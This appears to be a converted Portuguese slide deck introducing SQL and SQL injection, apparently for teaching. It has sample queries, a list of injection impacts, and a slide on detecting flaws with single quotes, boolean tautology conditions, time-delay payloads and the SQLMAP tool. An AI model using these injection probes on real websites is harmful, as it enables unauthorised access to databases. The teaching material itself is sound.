



# SQL INJECTION




# O QUE É SQL?




- Structured Query Language
- Gerenciamento e Manipulação de Bancos de Dados Relacionais
- Criar, ler, atualizar e deletar dados

# O QUE É SQL?



## EXEMPLOS DE CONSULTAS


- `SELECT nome, idade FROM clientes WHERE cidade = 'Araranguá';`
- `INSERT INTO clientes (nome, idade) VALUES ('Hacker da Silva', 30);`
- `DELETE FROM clientes WHERE nome = 'Hacker Santos';`



# O QUE É SQL INJECTION

- Vulnerabilidades de segurança em páginas WEB/campos de input
- Interferir nas queries que iriam pra database
- Acesso a dados confidenciais e sensíveis
- Alterações no Banco de Dados
- Ataque a servidores e DoS

# O QUE É SQL INJECTION?



## DETECTANDO VULNERABILIDADES

- Aspas simples ('')
- Condições booleanas ('1' = '1' OR '1' = '2')
- Payloads feitos para ativar delays
- SQLMAP

